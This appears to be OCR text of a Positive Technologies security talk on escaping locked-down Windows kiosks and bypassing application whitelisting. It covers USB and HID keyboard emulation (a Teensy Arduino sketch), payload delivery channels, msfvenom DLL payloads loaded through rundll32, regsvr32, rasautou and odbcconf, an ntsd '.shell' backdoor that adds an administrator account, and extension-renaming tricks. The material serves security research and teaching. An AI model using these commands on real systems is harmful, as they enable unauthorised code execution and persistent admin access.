
POSITIVE TECHNOLOGIES

- ***VPN disabling***
  - ***By default***
  - ***Logical vulns part***
- ***Firewall rules***
  - ***By default***

- *TLS disabling*
- *MAC disabling*
  - *Files/registry manipulations*

Logical vulns

- VPN disabling



Device mgmt

- Network card
  - fw bypass
  - plug&play
- USB drive
  - local access to Exe file content
  - plug&play
- MS13-081
- Keyboard/mouse (Teensy)

OS methods to delivery

- USB Flash
- SMB
- Telnet
- HTTP (bitsadmin/IE)
- FTP (tftp, ftp, ftp в farmanager)
- DNS (TXT)
- HID emulating

Keyboard


- Hotkeys:
  - F1-F12
  - L/R CTRL, SHIFT, ALT, WIN, TAB, ESC


Keyboard

- Hotkeys:
  - F1-F12
  - L/R CTRL, SHIFT, ALT, WIN, TAB, ESC
  - F13-F24
  - Media keys (vol up/down, play, etc)
  - Functional keys (start calc, IE, explorer)

Keyboard keys fuzzing

- Teensy
- Digispark
- Arduino leonardo






Keyboard keys fuzzing (Arduino IDE)


POSITIVE TECHNOLOGIES

```
#define KEY_IE (0x0223|0xE400)

void setup() {

}

void loop() {
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(10000);
  Keyboard.press(KEY_IE);
  Keyboard.release(KEY_IE);

  delay(4000);

  Keyboard.set_key1(KEY_F10);
  Keyboard.send_now();
  Keyboard.set_key1(0);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_DOWN);
  Keyboard.send_now();
  Keyboard.set_key1(0);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_DOWN);
  Keyboard.send_now();
  Keyboard.set_key1(0);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_DOWN);
```


- Network devices
- Media devices (webcams, music, etc)



- **Facedancer**


Travis Goodspeed
Facedancer21
http://goodfet.sf.net/
TARGET
HOST

App control software bypass



Story so far…

- https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html
- https://cansecwest.com/slides/2016/CSW2016_Freingruber_Bypassing_Application_Whitelisting.pdf

Typical verification methods

- Whitelist of dirs (c:\windows\system32, etc)
- Whitelist of files (c:\windows\system32\calc.exe, ipconfig.exe, etc)
- Hash comparing (usually SHA-256)
- Application sing (MS, Adobe, etc)
- Extensions blacklist

Bypassing methods

- Code execution in trusted apps (cmd, powershell)
- Hash collisions
- Bypassing extensions blacklist
- Another trusted applications (.NET, Java, PHP, etc)
- Misconfiguration (DLL)
- Exploits

Fuzzing trusted apps

- for /f %%i in (C:\commands.txt) do cmd /C %%i /? >> log.txt

> more commands.txt:
ATIEVXX.EXE
ATMADM.EXE
ATTRIB.EXE
….
WUAUCLT.EXE
WUPDMGR.EXE
XCOPY.EXE

Known methods

msfvenom -p windows/exec CMD=calc -f dll -o /tmp/xek.dll

- rundll32 C:\xek.dll,@DllMain
- regsvr32 /s /u xek.dll (call DllUnregisterServer)
- DLL hijacking

Find some new

msfvenom -p windows/exec CMD=calc -f dll -o /tmp/xek.dll

- rundll32 C:\xek.dll,@DllMain
- regsvr32 /s /u xek.dll (call DllUnregisterServer)
- DLL hijacking
- **rasautou -d C:\xek.dll -p @DllMain12 -e 1**
- **odbcconf /a {REGSVR "C:\xek.dll"}**

Tricks from 2000

- debug.exe C:\xek.com (run in memory)
- ntsd.exe C:\xek.exe
- forcedos.exe C:\xek.com

NTSD backdoor

POSITIVE TECHNOLOGIES

C:\>ntsd calc.exe


0:000> .shell

```
0:000> .shell
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\><.shell waiting 1 second(s) for process>
<.shell process may need input>net user james abc123 /add
net user james abc123 /add
<.shell waiting 1 second(s) for process>
The command completed successfully.


C:\><.shell waiting 1 second(s) for process>
<.shell process may need input>net localgroup administrators james /add
net localgroup administrators james /add
The command completed successfully.


C:\><.shell waiting 1 second(s) for process>
<.shell process may need input>_
```


If cmd disabled (packager util)

POSITIVE TECHNOLOGIES



Fake Sign

POSITIVE TECHNOLOGIES



- https://sp[illegible]df

Executable extensions (its no all)

- bat, cmd
- com, exe, scr
- msp, msi, mst
- dll, cpl, sys
- hta, js, jse, vbe, vbs, vb, wsf, wsh, sct

Executable extensions (its no all)

- bat, cmd
- com, exe, scr
- msp, msi, mst
- dll, cpl, sys
- hta, js, jse, vbe, vbs, vb, wsf, wsh, sct

boring

Executable ext

A .pif file is used to start a program written for MS-DOS within Windows, and can also be used to configure a unique environment for individual MS-DOS-based program that run in MS-DOS mode.

PE without PE headers

```
C:\>copy xek.exe xek.pif
C:\>start xek.pif
Hello World!
```

Executable ext?


```
C:\>copy xek.exe xek.supersecrethackerextension
C:\>start xek.supersecrethackerextension
```

Executable ext

C:\>copy xek.exe xek.supersecrethackerextension

C:\>start xek.**supersecrethackerextension**

Hello World!

- App without GUI
- https://superuser.com/questions/619921/how-to-run-an-executable-file-without-exe-extension-using-cmd-script

IDDQD (16bit apps)

- R/W files
- Works with Windows registry
- Calling 32bit functions with FreeLibrary32W
- But it have more constraints ☹


IDDQD (powershell)

- DLL Injection
- Reflective PE Injection
- https://github.com/PowerShellMafia/PowerSploit/tree/master/CodeExecution

Powershell >WIN8

